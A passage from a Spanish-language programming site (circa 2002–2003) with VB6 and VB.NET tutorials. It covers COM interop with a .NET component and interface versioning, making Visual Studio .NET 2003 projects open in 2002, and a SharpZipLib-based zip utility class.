Private WithEvents mPalabras As PalabrasIO  'pruebasGuille_ClassLibraryVB.PalabrasIO

Private elGuille As String
```

```
Private Sub Form_Load()
    '
    Set mPalabras = New PalabrasIO
    '
    ' El listview se usará para mostrar la información de las palabras
    With palabrasLvw
        .LabelEdit = lvwManual
        .View = lvwReport
        .MultiSelect = True
        .HideSelection = False
        '
        .ColumnHeaders.Add , , "Nombre", 1400
        .ColumnHeaders.Add , , "Descripción", 1400
        .ColumnHeaders.Add , , "Tipo", 600
        .ColumnHeaders.Add , , "Veces", 600, lvwColumnRight
    End With
    '
    elGuille = "©Guillermo 'guille' Som, 2003"
    If Year(Now) > 2003 Then
        elGuille = elGuille & "-" & CStr(Year(Now))
    End If
    lblInfo.Caption = elGuille
    lblInfo.Refresh
    '
    ' Asignar los tipos posibles de cada palabra
    Dim i As Long
    Dim aTipos() As String
    '
    aTipos = mPalabras.Tipos
    For i = 0 To UBound(aTipos)
        tiposCbo.AddItem aTipos(i)
    Next
    tiposCbo.ListIndex = 0
    '
    ' Asignar la forma de clasificación
    sortOrderCbo.AddItem "Ascendente"
    sortOrderCbo.AddItem "Descendente"
    sortOrderCbo.ListIndex = 0
    '
    ' Por defecto se tendrá en cuenta la diferencia de mayúsculas/minçúsculas
    ignoreCaseChk.Value = vbUnchecked
    '
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    palabrasLvw.ListItems.Clear
    mPalabras.Clear
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set mPalabras = Nothing
End Sub


Private Sub lblInfo_DblClick()
    '
    ' Para probar un método que después eliminaremos:
    ' Sólo deberíamos pulsar en la etiqueta,
    ' cuando haya aunque sea una palabra en la colección
    lblInfo = mPalabras(0).TiposIndex(1)
    '
End Sub


Private Sub addBtn_Click()
    ' añadir la palabra a la lista
    Dim tPalabra As Palabra
    Dim i As Long
    '
```

```
    Set tPalabra = New Palabra
    '
    tPalabra.Nombre = nombreTxt.Text
    tPalabra.Descripción = descripciónTxt.Text
    tPalabra.Tipo = tiposCbo.ListIndex
    tPalabra.Veces = CInt(vecesTxt.Text)
    i = mPalabras.Add(tPalabra)
    With palabrasLvw.ListItems.Add(, , tPalabra.Nombre)
        .SubItems(1) = tPalabra.Descripción
        .SubItems(2) = tPalabra.Tipo
        .SubItems(3) = tPalabra.Veces
        .Tag = i
    End With
End Sub

Private Sub cerrarBtn_Click()
    Unload Me
End Sub

Private Sub clasificarBtn_Click()
    ' clasificar usando el objeto COM
    mPalabras.SortOrder = sortOrderCbo.ListIndex
    mPalabras.IgnoreCase = (ignoreCaseChk.Value = vbUnchecked)
    mPalabras.Sort
    palabras2Lista
End Sub

Private Sub cmdConCreateObject_Click()
    ' para crear una instancia de la clase usando CreateObject
    ' esto sólo es recomendable en lenguajes Script.
    Set mPalabras = CreateObject("pruebasGuille.PalabrasIO")
End Sub

Private Sub guardarBtn_Click()
    ' guardar en un fichero
    On Local Error Resume Next
    '
    With CommonDialog1
        .DialogTitle = "Guardar las palabras"
        .Filter = "Ficheros de texto (*.txt)|*.txt|Todos los ficheros (*.*)|*.*"
        .CancelError = True
        .ShowSave
        If Err = 0 Then
            '
            mPalabras.Guardar .FileName
            '
            lblInfo.Caption = elGuille
        End If
    End With
End Sub

Private Sub invertirBtn_Click()
    mPalabras.Reverse
    palabras2Lista
End Sub

Private Sub leerBtn_Click()
    ' leer un fichero de palabras
    On Local Error Resume Next
    '
    With CommonDialog1
        .DialogTitle = "Leer las palabras"
        .Filter = "Ficheros de texto (*.txt)|*.txt|Todos los ficheros (*.*)|*.*"
        .CancelError = True
        .ShowOpen
        If Err = 0 Then
            mPalabras.Clear
            mPalabras.Leer .FileName
            '
            palabras2Lista
            '
```

```
            'lblInfo.Caption = elGuille
        End If
    End With
End Sub


' Los eventos producidos por el componente
Private Sub mPalabras_Guardada(ByVal elNombre As String)
    lblInfo.Caption = "Guardando " & elNombre
    lblInfo.Refresh
End Sub

Private Sub mPalabras_Leida(ByVal elNombre As String)
    lblInfo.Caption = "Leyendo " & elNombre
    lblInfo.Refresh
End Sub


Private Sub palabrasLvw_ItemClick(ByVal Item As ComctlLib.ListItem)
    With Item
        nombreTxt.Text = .Text
        descripciónTxt.Text = .SubItems(1)
        tiposCbo.ListIndex = CInt(.SubItems(2))
        vecesTxt.Text = .SubItems(3)
    End With
End Sub

Private Sub palabrasLvw_KeyUp(KeyCode As Integer, Shift As Integer)
    If KeyCode = vbKeyDelete Then
        ' eliminar los seleccionados
        Dim i As Long
        '
        For i = palabrasLvw.ListItems.Count To 1 Step -1
            If palabrasLvw.ListItems(i).Selected Then
                ' se usará el valor del Tag para referenciar al elemento de la clase
                mPalabras.RemoveAt palabrasLvw.ListItems(i).Tag
                palabrasLvw.ListItems.Remove i
            End If
        Next
    End If
End Sub


Private Sub palabras2Lista()
    ' pasar las palabras al listview
    Dim tPalabra As Palabra
    Dim i As Long
    '
    i = -1
    palabrasLvw.ListItems.Clear
    For Each tPalabra In mPalabras
        With palabrasLvw.ListItems.Add(, , tPalabra.Nombre)
            .SubItems(1) = tPalabra.Descripción
            .SubItems(2) = tPalabra.Tipo
            .SubItems(3) = tPalabra.Veces
            i = i + 1
            .Tag = i
        End With
    Next
    '
End Sub
```

Creo que lo único a destacar o aclarar es la asignación a la propiedad **Tag** del elemento añadido al ListView, esa asignación se hace en el procedimiento **palabras2Lista** y también en el evento Click del botón añadir.
Cuando añadimos un nuevo elemento a la colección, el método Add devuelve el índice o posición en la que se ha guardado ese elemento dentro de la colección, utilizamos ese valor para "saber" dónde está, de esta forma, cuando eliminamos elementos de la colección (al eliminarlos del ListView), sabremos en qué posición exacta está.
En el procedimiento **palabras2Lista** he usado un bucle For Each, ya que de esta forma comprobaba mejor si la función GetEnumerator funcionaba al hacer cambios en las interfaces de las clases expuestas

por la librería, pero para este ejemplo, en el que se utiliza la posición del elemento dentro de la colección para guardarlo en la propiedad Tag del elemento del ListView, hubiese sido más recomendable utilizar un bucle For normal y corriente, al estilo de:
For i = 0 To mPalabras.Count - 1
y quitar el incremento de la variable **i** dentro del bucle (i = i + 1)

Una vez que tengamos todo el código escrito, podemos comprobar que todo funciona bien. Añade algunas palabras, clasifícalas, invierte el orden, guárdalas, etc.
Una vez que has comprobado que funciona bien. Compila el proyecto para crear el ejecutable. Prueba el ejecutable desde fuera del IDE de VB6 y haz una copia del mismo, al que llamaremos copia1.exe, de esta forma, después de modificar el código del componente, podremos comprobar que sigue funcionando igual.

> **Nota:**
> Cada vez que modifiques el componente .NET, tendrás que crear la librería de tipos usando la utilidad regasm. Esto no puedes hacerlo si tienes el IDE de Visual Basic 6.0 abierto, ya que el VB la estará usando, por tanto, antes de volver a registrar la librería, tendrás que cerrar el IDE de Visual Basic 6.0

Modificar el componente creado con .NET Framework.

Si después de crear el componente y haberlo distribuido junto con alguna aplicación de VB6, decides añadir alguna nueva propiedad o método e incluso si decides quitar o cambiar el nombre de las existentes, habrá que seguir unas "pequeñas" reglas para no romper la compatibilidad con las aplicaciones que ya estén distribuidas. Con las instrucciones que indicaré, podrás tener el nuevo componente funcionando tanto con aplicaciones antiguas como nuevas, es decir todas las aplicaciones cliente funcionarán sin problemas, al menos ¡eso espero!

Todas las indicaciones que voy a dar a continuación son para clientes COM, ya que en los clientes .NET no tendremos prácticamente ninguna complicación.

Lo primero que debemos saber es que, una vez definidos los eventos que producirá el componente, estos no pueden modificarse, ni añadir nuevos ni quitar uno existente, ya que esto rompería la compatibilidad hacia atrás, al menos con las aplicaciones que declaren la clase con WithEvents para recibir eventos. Si la aplicación cliente no utiliza los eventos, no habrá problemas.

Si decidimos añadir alguna nueva propiedad (o método) a alguna de las clases, tendremos que crear una nueva interfaz y mantener la anterior. Esa nueva interfaz podrá contener nuevos miembros así como eliminar o cambiar de nombre algunos de los miembros anteriores.

> **Nota:**
> Si cambiamos el comportamiento interno de cualquiera de los procedimientos, esto no cambiará las interfaces expuestas por el componente, por tanto, podemos modificar libremente el código de cualquier propiedad o método sin temor a que se pierda la compatibilidad con las aplicaciones distribuidas anteriormente.

Para ver en la práctica este último caso, (que será el único que se nos debería dar, ya que no podemos, al menos yo no sé cómo solucionarlo, cambiar los eventos producidos por las clases), vamos a añadir un nuevo método a la clase **Palabra** y vamos a quitar uno de los existentes.

El método que vamos a añadir se llamará **Mostrar** y será una función que devuelva una cadena. El método que quitaremos de la interfaz será **TiposIndex**.
Como te he comentado, hay que crear una nueva interfaz y mantener la anterior, por tanto vamos a definir esa interfaz, a la que llamaremos **IPalabra2**. Esa interfaz habrá que implementarla junto con la otra en la clase **Palabra**. El consejo, tal como veremos, es implementar primero la nueva interfaz, con idea de que sea la que COM utilice como predeterminada. Cuando los clientes anteriores utilicen la librería seguirán usando la otra interfaz, ya que no sabrán nada de la antigua.
Incluso con los nuevos clientes podremos seguir usando la interfaz original, si es que necesitamos acceder a algún miembro que la nueva no implemente. Un ejemplo de esto último lo tienes en la primera parte de esta "serie" de artículos.

```
Public Interface IPalabra2
    Property Nombre() As String
    Property Descripción() As String
    Property Tipo() As TiposPalabra
```

```
    ReadOnly Property Tipos() As String()
    Property Veces() As Integer
    '
    Function Clone() As Palabra
    '
    Function ToString() As String
    '
    Function Mostrar() As String
End Interface
```

La nueva definición de la clase **Palabra** quedará como sigue:

```
Public Class Palabra
    Inherits IDClass
    Implements IPalabra2, IPalabra
    '
    ' variables privadas para mantener los valores de las propiedades
    Private mTipo As TiposPalabra
    Private mVeces As Integer
    '
    ' COM necesita un constructor sin parámetros
    Sub New()
        mVeces = 0
    End Sub
    ' estos constructores sólo podrán usarse en .NET
    Sub New(ByVal elNombre As String)
        Me.New()
        MyBase.ID = elNombre
    End Sub
    Sub New(ByVal elNombre As String, ByVal laDescripción As String)
        Me.New(elNombre)
        MyBase.Descripción = laDescripción
    End Sub
    '
    ' las propiedades
    Public Overrides Property Descripción() As String _
            Implements IPalabra.Descripción, IPalabra2.Descripción
        Get
            Return MyBase.Descripción
        End Get
        Set(ByVal value As String)
            MyBase.Descripción = value
        End Set
    End Property
    '
    Public Overridable Property Nombre() As String _
            Implements IPalabra.Nombre, IPalabra2.Nombre
        Get
            Return MyBase.ID
        End Get
        Set(ByVal value As String)
            MyBase.ID = value
        End Set
    End Property
    '
    Public Overridable Property Tipo() As TiposPalabra _
            Implements IPalabra.Tipo, IPalabra2.Tipo
        Get
            Return mTipo
        End Get
        Set(ByVal value As TiposPalabra)
            ' si el valor asignado está en la enumeración
            If System.Enum.IsDefined(value.GetType, value) Then
                ' asignar ese valor
                mTipo = value
            Else
                ' en otro caso, usar el valor normal
                mTipo = TiposPalabra.Normal
            End If
```

```
    End Set
End Property
'
Public ReadOnly Property Tipos() As String() _
        Implements IPalabra.Tipos, IPalabra2.Tipos
    Get
        Return System.Enum.GetNames(mTipo.GetType)
    End Get
End Property
'
' En .NET se accederá como Tipos, en COM se accederá como TiposIndex
Public ReadOnly Property Tipos(ByVal index As Integer) As String _
        Implements IPalabra.TiposIndex
    Get
        Return System.Enum.GetNames(mTipo.GetType)(index)
    End Get
End Property
'
Public Overridable Property Veces() As Integer _
        Implements IPalabra.Veces, IPalabra2.Veces
    Get
        Return mVeces
    End Get
    Set(ByVal value As Integer)
        mVeces = value
    End Set
End Property
'
' debe ser Shadows porque no puede remplazar al Clone de la base
' ya que no hay parámetros que los diferencie.
Public Shadows Function Clone() As Palabra _
        Implements IPalabra.Clone, IPalabra2.Clone
    Return DirectCast(Me.MemberwiseClone, Palabra)
End Function
'
' los métodos sobrescritos
' El método ToString será el método predeterminado en COM
Public Overrides Function ToString() As String _
        Implements IPalabra.ToString, IPalabra2.ToString
    Return MyBase.ID
End Function
'
Public Overridable Function Mostrar() As String _
        Implements IPalabra2.Mostrar
    Return MyBase.ID & " " & MyBase.Descripción '& " " & MyBase.IgnoreCase.ToString
End Function
'
' los métodos
' Protected Friend para que sean Overridable
' no serán visibles desde el cliente COM
Protected Friend Overridable Sub Guardar(ByVal sw As StreamWriter)
    sw.WriteLine(Me.Nombre)
    sw.WriteLine(Me.Descripción)
    sw.WriteLine(Me.Tipo)
    sw.WriteLine(Me.Veces)
End Sub
Protected Friend Overridable Sub Leer(ByVal sr As StreamReader)
    Me.Nombre = sr.ReadLine
    Me.Descripción = sr.ReadLine
    Try
        ' usamos CType que es menos restrictivo que DirectCast
        Me.Tipo = CType(Integer.Parse(sr.ReadLine), TiposPalabra)
    Catch
        Me.Tipo = TiposPalabra.Normal
    End Try
    Try
        Me.Veces = Integer.Parse(sr.ReadLine)
    Catch
        Me.Veces = 0
    End Try
```

```
    End Sub
End Class
```

Como puedes comprobar, hemos implementado las dos interfaces:
Implements IPalabra2, IPalabra

Después aplicamos **Implements IPalabra2** y el método o la propiedad que corresponda a los mismos procedimientos que ya teníamos, ya que eso es precisamente lo que queremos hacer, entre otras cosas para no tener que volver a escribir el código.
En el caso de la propiedad **Tipos** que recibe un parámetro de tipo Integer, el cual está implementado como el miembro **TiposIndex** de **IPalabra**, no implementamos nada de la nueva interfaz, por tanto no estará accesible a los nuevos clientes, al menos si acceden a la clase Palabra. Sin embargo los clientes anteriores que lo utilicen seguirán teniendo acceso a esa propiedad.

En el código del proyecto de VB6 accedemos al método **TiposIndex** en el evento DblClick de lblInfo, cuando creemos el componente con los cambios indicados no tendremos acceso a esa propiedad, ya que la clase **Palabra** no lo implementa, pero no está todo perdido, podemos utilizar un objeto del tipo **IPalabra** (la interfaz anterior) para poder seguir accediendo a esa propiedad.

Veamos el código anterior y el nuevo:

```
Private Sub lblInfo_DblClick()
    lblInfo = mPalabras(0).TiposIndex(1)
End Sub
```

En el código anterior, podemos acceder a **TiposIndex(1)** porque forma parte de la clase **Palabra** (antes de la modificación), pero no después de la modificación indicada.
Veamos el código que tendríamos que usar en los nuevos clientes de nuestro componente modificado:

```
Private Sub lblInfo_DblClick()
    ' en la nueva versión del componente esa propiedad no existe
    ' pero podemos acceder mediante la interfaz antigua
    Dim oAnt As IPalabra
    Set oAnt = mPalabras(0)
    lblInfo = oAnt.TiposIndex(1)
End Sub
```

Lo que aquí hacemos es "tomar" la parte del objeto representado por **mPalabras(0)** que implementa la interfaz **IPalabra** y desde el objeto del tipo de esa interfaz llamamos a la propiedad.

Para probar el nuevo método **Mostrar**, puedes hacerlo, por ejemplo, en el procedimiento **palabras2Lista**, dentro del bucle o en cualquier otro sitio, simplemente para que compruebes que es accesible.

Compila nuevamente el proyecto con estos cambios y si ejecutas tanto este nuevo ejecutable como el anterior (copia1.exe), verás que ambos siguen funcionando.

Sólo me queda decirte que cada vez que hagas cambios en el código de la librería y la vuelvas a generar, independientemente de que cambies o no las interfaces, es conveniente que vuelvas a registrar la librería e instalarla en el GAC, usando para estas tareas los comandos mostrados hace unos cuantos párrafos.

Espero que haya quedado bien claro todo esto de crear un componente .NET para usar desde un cliente COM. Por supuesto, todas estas "complicaciones" no son necesarias si tu intención es usar el componente sólo y exclusivamente desde aplicaciones creadas con lenguajes .NET.

Nos vemos.
Guillermo

Nerja, a 13 de enero de 2003

Si quieres todo el código de los ejemplos aquí mostrados,
los puedes conseguir en este link: servidorNETparaCOM02.zip (144 KB)

Sobre las versiones de los proyectos de Visual Studio .NET

Publicado el 20/Dic/2002
Actualizado el 28/Dic/2002

Más cosillas que debes saber (28/Dic)

Como sabrás, ya es pública la beta final de la nueva versión de Visual Studio .NET (la 2003), aunque sólo estará disponible para los beta-testers y para los que estén subscritos a MSDN.

La nueva versión de Visual Studio .NET se puede instalar en un equipo que tenga la versión anterior de Visual Studio .NET, (así como también con el Visual Studio 6.0), pudiendo desarrollarse tanto con una como con otra de forma indistinta, sin que haya "incompatibilidades" ni se mezclen las cosas.
Esto es posible debido a que la versión 2002 utiliza el .NET Framework 1.0 y la nueva versión (la 2003) usa la versión 1.1 del .NET Framework, incluso desde ésta última se pueden crear ejecutables que sean "compatibles" con la versión anterior del .NET Framework, así como poder crear ejecutables que utilicen una u otra versión de dicho Framework (que no marco de trabajo como he visto que algunos traducen); en el caso de que esté instalada la versión 1.1 se usará esa versión, sino se usará la versión 1.0.
Por supuesto, esto sólo es posible si no se usa ninguna de las nuevas características incluidas en la versión 1.1 del .NET Framework.

Pero no es esto lo que quería comentar, aunque tampoco está de más que lo sepas.

El problema con el que te puedes encontrar, es que después de haber guardado un proyecto con la versión 2003, quieras abrirlo con la versión 2002, te encontrarás que no puedes hacerlo porque está guardado con una versión posterior, (el IDE se encarga de darte este aviso).

Pero no te apures, tiene solución.
El único problema será si estás usando alguna de las nuevas características de dicha versión, si no es así, lo puedes solucionar de forma fácil y rápida, ya que lo único que se modifica es parte del contenido del fichero de soluciones (.sln) y los de proyectos de Visual Basic y C# (.vbproj u .csproj respectivamente, no he comprobado si el de C++ se modifica, pero me imagino que sí).

En el fichero de soluciones, (.sln), la primera línea tendrá uno de estos dos contenidos, según se haya guardado con la versión 2002 o la 2003:

Para VS .NET 2002:
Microsoft Visual Studio Solution File, Format Version 7.00

Para VS .NET 2003:
Microsoft Visual Studio Solution File, Format Version 8.00

En el caso de los proyectos, la versión 2002 guardará esta información:

```
ProductVersion = "7.0.9466"
SchemaVersion = "1.0"
```

Mientras que la versión 2003, guardará esta información:

```
ProductVersion = "7.10.2292"
SchemaVersion = "2.0"
```

Por tanto, cambiando esas líneas, funcionarán correctamente.

Si quieres saber lo que yo hago en esos casos, (y si no, también te lo voy contar), es añadir al final del nombre del proyecto y solución un 3 para la versión 2003, y con la versión 2002 dejo el nombre normal, (ya que por ahora esa es la versión "fiable" de Visual Studio .NET), de forma que si quiero abrirlo con la versión "normal", los copio, les cambio el nombre y modifico las líneas que te he comentado.

Por supuesto, si el código incluye llamadas a cosas específicas de la versión 2003, tengo que cambiarlo antes de ejecutarlo, si no lo haces, será el propio IDE el que se encargará de avisarte.
Para estos casos te recomendaría usar constantes de compilación condicional (#Const) y usar un #If... Then para incluir el código de una u otra versión dentro del bloque correspondiente.
En el código del formulario de comprimir/descomprimir tienes un ejemplo de cómo usar esto de la "compilación condicional".

Espero que este comentario te sea de utilidad y te evite algunos

quebraderos de cabeza... aunque no muchos, pero es que, después de ver el mensaje que te muestra el Visual Studio .NET 2003 al abrir un proyecto de la versión anterior, parece como si fuera a modificar "todo" el código... y la primera reacción es decir que no... hasta que te das cuenta de que no hay problemas al usar uno u otro.

Nos vemos.
Guillermo

Más cosillas que debes saber (28/Dic/2002)

Si creas un formulario con la versión 2003 y después quieres abrirlo con la versión 2002, te encontrarás que el aspecto no es el que esperabas, además de que "aparentemente" no están todos los controles que tenías en el que inicialmente creaste con la versión de Visual Studio .NET 2003, esto es así porque las librerías utilizadas por la nueva versión son diferentes a la anterior, entre otras cosas, deberías saber que la versión del .NET Framework son distintas y puede que esos cambios sea debido a eso.
Para solucionarlo, abre el archivo de "recursos" del formulario (extensión .resx) y cambia todos los "**Version=1.0.5000.0,**" por "**Version=1.0.3300.0,**" esto hará que tanto en una como en otra versión del VS.NET se muestren correctamente los formularios.
Pero recuerda, que todo esto que te explico sólo funcionará mientras no añadas componentes o cosas específicas de la nueva versión, ya que si añades algo nuevo que no esté en la versión 2002, no podrás utilizarlo en ambas versiones.

Nos vemos.
Guillermo

Microsoft .net **Cómo... en .NET**

Comprimir/descomprimir en .NET
(usando SharpZipLib.dll)

Publicado el 17/Dic/2002
Actualizado el 20/Dic/2002

El código que te muestro en este artículo es una pequeña utilidad (de demostración) que sirve para comprimir/descomprimir ficheros en formato ZIP usando para ello una librería "gratuita" proporcionada por Mike Krueger, el creador de **SharpDevelop**, (un entorno de desarrollo gratuito para .NET); en el siguiente link puedes bajarte tanto el código fuente de la librería, la propia librería ya compilada así como también algunos ejemplos para usar: http://www.icsharpcode.net/OpenSource/SharpZipLib/.

Para este ejemplo que te muestro, he creado una clase con algunos métodos para comprimir y descomprimir ficheros con formato ZIP, (la librería también maneja otros formatos).

Además de la utilidad de comprimir, también incluyo una clase para simular las líneas 3D (usando dos etiquetas).
Y si tienes la beta del Visual Studio .NET 2003 (o a lo mejor lees esto cuando existan nuevas versiones de Visual Basic .NET), en el código de VB tienes (en bloques #IF) cómo se podrán usar las variables declaradas junto al For o For Each; y tanto para VB como para C#, tienes el código que habría que usar para seleccionar un directorio mediante la clase FolderBrowserDialog.

Este es el link para los listados de ejemplo, tanto para VB como para C#: tZipNET.zip (463 KB)

Nota del 20/Dic/02:

He modificado el código publicado originalmente con estas cosillas:
-en los proyectos había paths que no existían,
-al comprimir se guarda la fecha de la última modificación, (antes se guardaba la fecha actual),
-cuando se comprime se guarda el path completo, pero, aunque está comentado, he añadido código para que se pueda guardar sólo el nombre o el path sin el primer nivel,
-al descomprimir si el path de destino no existe, se crea,
-y algunas "pequeñeces" más.

En el zip también se incluye 031SharpZipLib.zip que es la versión que había cuando publiqué este artículo, en ese zip está la dll así como la documentación y el copyright de la librería.
Te recomiendo que de vez en cuando te des una vuelta por el sitio de SharpZipLib para ver si hay actualizaciones.

¡Que lo disfrutes!

Nos vemos.
Guillermo

El formulario en tiempo de ejecución

Aquí tienes los links para las diferentes clases (para VB .NET):

- La clase ZipUtil
- La clase cLine3DEx (simulación de líneas 3D)
- El formulario para comprimir/descomprimir

La clase ZipUtil

```
'-----------------------------------------------------------------------------
' ZipUtil                                                          (16/Dic/02)
' utilidad para comprimir/descomprimir ficheros zips
' usando SharpZipLib.dll
'
' ©Guillermo 'guille' Som, 2002
'-----------------------------------------------------------------------------
Imports ICSharpCode.SharpZipLib.Zip
Imports ICSharpCode.SharpZipLib.Checksums
Imports System.IO

Public Class ZipUtil
    Public Sub Comprimir(ByVal directorio As String, _
                         ByVal filtro As String, _
                         ByVal zipFic As String, _
                         Optional ByVal crearAuto As Boolean = True)
        ' comprimir los ficheros del directorio indicado
        ' y guardarlo en el zip
        ' en filtro se indicará el filtro a usar para seleccionar los ficheros del directorio
        ' si directorio es una cadena vacía, filtro será el fichero a comprimir (sólo ese)
        ' si crearAuto = True, zipfile será el directorio en el que se guardará
        ' y se generará automáticamente el nombre con la fecha y hora actual
        '
        Dim fileNames(0) As String
        If directorio = "" Then
            fileNames(0) = filtro
        Else
            fileNames = Directory.GetFiles(directorio, filtro)
        End If
        '
        ' llamar a la versión sobrecargada que recibe un array
        Comprimir(fileNames, zipFic, crearAuto)
    End Sub
```

```
'
Public Sub Comprimir(ByVal fileNames() As String, _
                     ByVal zipFic As String, _
                     Optional ByVal crearAuto As Boolean = False)
    ' comprimir los ficheros del array en el zip indicado
    ' si crearAuto = True, zipfile será el directorio en el que se guardará
    ' y se generará automáticamente el nombre con la fecha y hora actual
    Dim objCrc32 As New Crc32()
    Dim strmZipOutputStream As ZipOutputStream
    '
    If zipFic = "" Then
        zipFic = "."
        crearAuto = True
    End If
    If crearAuto Then
        ' si hay que crear el nombre del fichero
        ' éste será el path indicado y la fecha actual
        zipFic &= "\ZIP" & DateTime.Now.ToString("yyMMddHHmmss") & ".zip"
    End If
    strmZipOutputStream = New ZipOutputStream(File.Create(zipFic))
    ' Compression Level: 0-9
    ' 0: no(Compression)
    ' 9: maximum compression
    strmZipOutputStream.SetLevel(6)
    '
    Dim strFile As String
    For Each strFile In fileNames
        Dim strmFile As FileStream = File.OpenRead(strFile)
        Dim abyBuffer(Convert.ToInt32(strmFile.Length - 1)) As Byte
        '
        strmFile.Read(abyBuffer, 0, abyBuffer.Length)
        '
        '------------------------------------------------------------------
        ' para guardar sin el primer path
        'Dim sFile As String = strFile
        'Dim i As Integer = sFile.IndexOf("\")
        'If i > -1 Then
        '    sFile = sFile.Substring(i + 1).TrimStart
        'End If
        '------------------------------------------------------------------
        '
        '------------------------------------------------------------------
        ' para guardar sólo el nombre del fichero
        ' esto sólo se debe hacer si no se procesan directorios
        ' que puedan contener nombres repetidos
        'Dim sFile As String = Path.GetFileName(strFile)
        'Dim theEntry As ZipEntry = New ZipEntry(sFile)
        '------------------------------------------------------------------
        '
        ' se guarda con el path completo
        Dim theEntry As ZipEntry = New ZipEntry(strFile)
        '
        ' guardar la fecha y hora de la última modificación
        Dim fi As New FileInfo(strFile)
        theEntry.DateTime = fi.LastWriteTime
        'theEntry.DateTime = DateTime.Now
        '
        theEntry.Size = strmFile.Length
        strmFile.Close()
        objCrc32.Reset()
        objCrc32.Update(abyBuffer)
        theEntry.Crc = objCrc32.Value
        strmZipOutputStream.PutNextEntry(theEntry)
        strmZipOutputStream.Write(abyBuffer, 0, abyBuffer.Length)
    Next
    strmZipOutputStream.Finish()
    strmZipOutputStream.Close()
End Sub
'
Public Sub Descomprimir(ByVal directorio As String, _
                        Optional ByVal zipFic As String = "", _
                        Optional ByVal eliminar As Boolean = False, _
                        Optional ByVal renombrar As Boolean = False)
```

```
        ' descomprimir el contenido de zipFic en el directorio indicado.
        ' si zipFic no tiene la extensión .zip, se entenderá que es un directorio y
        ' se procesará el primer fichero .zip de ese directorio.
        ' si eliminar es True se eliminará ese fichero zip después de descomprimirlo.
        ' si renombrar es True se añadirá al final .descomprimido
        If Not zipFic.ToLower.EndsWith(".zip") Then
            zipFic = Directory.GetFiles(zipFic, "*.zip")(0)
        End If
        ' si no se ha indicado el directorio, usar el actual
        If directorio = "" Then directorio = "."
        '
        Dim z As New ZipInputStream(File.OpenRead(zipFic))
        Dim theEntry As ZipEntry
        '
        Do
            theEntry = z.GetNextEntry()
            If Not theEntry Is Nothing Then
                Dim fileName As String = directorio & "\" & Path.GetFileName(theEntry.Name)
                '
                ' dará error si no existe el path
                Dim streamWriter As FileStream
                Try
                    streamWriter = File.Create(fileName)
                Catch ex As DirectoryNotFoundException
                    Directory.CreateDirectory(Path.GetDirectoryName(fileName))
                    streamWriter = File.Create(fileName)
                End Try
                '
                Dim size As Integer
                Dim data(2048) As Byte
                Do
                    size = z.Read(data, 0, data.Length)
                    If (size > 0) Then
                        streamWriter.Write(data, 0, size)
                    Else
                        Exit Do
                    End If
                Loop
                streamWriter.Close()
            Else
                Exit Do
            End If
        Loop
        z.Close()
        '
        ' cuando se hayan extraído los ficheros, renombrarlo
        If renombrar Then
            File.Copy(zipFic, zipFic & ".descomprimido")
        End If
        If eliminar Then
            File.Delete(zipFic)
        End If
    End Sub
    '
    Public Function Contenido(ByVal zipFic As String) As ZipEntry()
        ' devuelve el contenido del zip indicado
        Dim strmZipInputStream As ZipInputStream = New ZipInputStream(File.OpenRead(zipFic))
        Dim objEntry As ZipEntry
        'Dim strOutput As String
        Dim files() As ZipEntry
        Dim n As Integer = -1
        'Dim strBuilder As System.Text.StringBuilder = New System.Text.StringBuilder(strOutput)
        '
        objEntry = strmZipInputStream.GetNextEntry()
        While IsNothing(objEntry) = False
            n = n + 1
            ReDim Preserve files(n)
            files(n) = objEntry
            objEntry = strmZipInputStream.GetNextEntry()
        End While
        strmZipInputStream.Close()
        '
        Return files
```

```
    End Function
End Class
```

La clase cLine3DEx

```
'-----------------------------------------------------------------------------
' cLine3DEx para vb.NET                                              (19/Nov/01)
'
' xShadowLine                                                        (29/Ago/98)
' Line3DEx Nuevo nombre y nuevas propiedades                         (16/Ene/99)
'
' Un control MUY simple para simular líneas sombreadas (3D)
'
'
' ©Guillermo 'guille' Som, 1998-2002
'-----------------------------------------------------------------------------

Public Class cLine3DEx
    Private m_Inset As Boolean = True
    '
    Private ColorOscuro As System.Drawing.Color = Color.FromKnownColor(KnownColor.ControlDark)
    Private ColorClaro As System.Drawing.Color = Color.FromKnownColor(KnownColor.ControlLightLight)
    '
    ' Si se ajusta automáticamente al ancho del contenedor
    Private m_AdjustWidth As Boolean
    ' Separación desde la izquierda del borde del contenedor        (18/Ene/99)
    ' (este mismo valor se aplica a la derecha)
    Private m_IndentValue As Integer
    ' Variables para las dos etiquetas que se usarán
    Private mLine1(1) As Label
    ' Contenedor de las etiquetas
    Private mContenedor As ContainerControl
    ' Posición de la línea
    Private mLeft As Integer
    Private mWidth As Integer
    '
    Public Sub New(ByVal Label1 As Label, ByVal Label2 As Label, ByVal Contenedor As
ContainerControl)
        MyBase.New()
        m_Inset = True
        m_AdjustWidth = False
        m_IndentValue = 4
        mContenedor = Contenedor
        mLine1(0) = Label1
        mLine1(1) = Label2
        mLine1(1).SendToBack()
        With mLine1(0)
            .BackColor = ColorOscuro
            .Height = 1
            .Left = m_IndentValue
        End With
        With mLine1(1)
            .BackColor = ColorClaro
            .Height = 1
            .Top = mLine1(0).Top + 1
            .Left = m_IndentValue
        End With
    End Sub
    '
    Public Property AdjustWidth() As Boolean
        Get
            Return m_AdjustWidth
        End Get
        Set(ByVal Value As Boolean)
            ' Si se ajusta automáticamente al ancho del contenedor
            m_AdjustWidth = Value
            UserControl_Resize()
        End Set
    End Property
    '
    Public Property IndentValue() As Integer
        Get
```

```
            Return m_IndentValue
        End Get
        Set(ByVal Value As Integer)
            m_IndentValue = Value
            ' Reajustar el tamaño de las líneas
            UserControl_Resize()
        End Set
    End Property
    '
    Public Property Inset() As Boolean
        Get
            Return m_Inset
        End Get
        Set(ByVal Value As Boolean)
            m_Inset = Value
            UserControl_Resize()
        End Set
    End Property
    '
    Public Property Raised() As Boolean
        Get
            Return m_Inset
        End Get
        Set(ByVal Value As Boolean)
            m_Inset = Not Value
            UserControl_Resize()
        End Set
    End Property
    '
    Public Sub Resize()
        ' Método para ajustar el tamaño de las líneas
        ' normalmente se usará en el evento Resize del contenedor
        UserControl_Resize()
    End Sub

    Private Sub UserControl_Resize()
        '
        ' Si se debe ajustar automáticamente al ancho del contenedor
        If m_AdjustWidth Then
            If TypeOf mContenedor Is Panel Then
                mLeft = 1
            Else
                mLeft = 0
            End If
            ' Si se especifica el valor de indentación
            mLeft = mLeft + m_IndentValue
            mWidth = mContenedor.DisplayRectangle.Width - (mLeft * 2)
        End If
        '
        With mLine1(0)
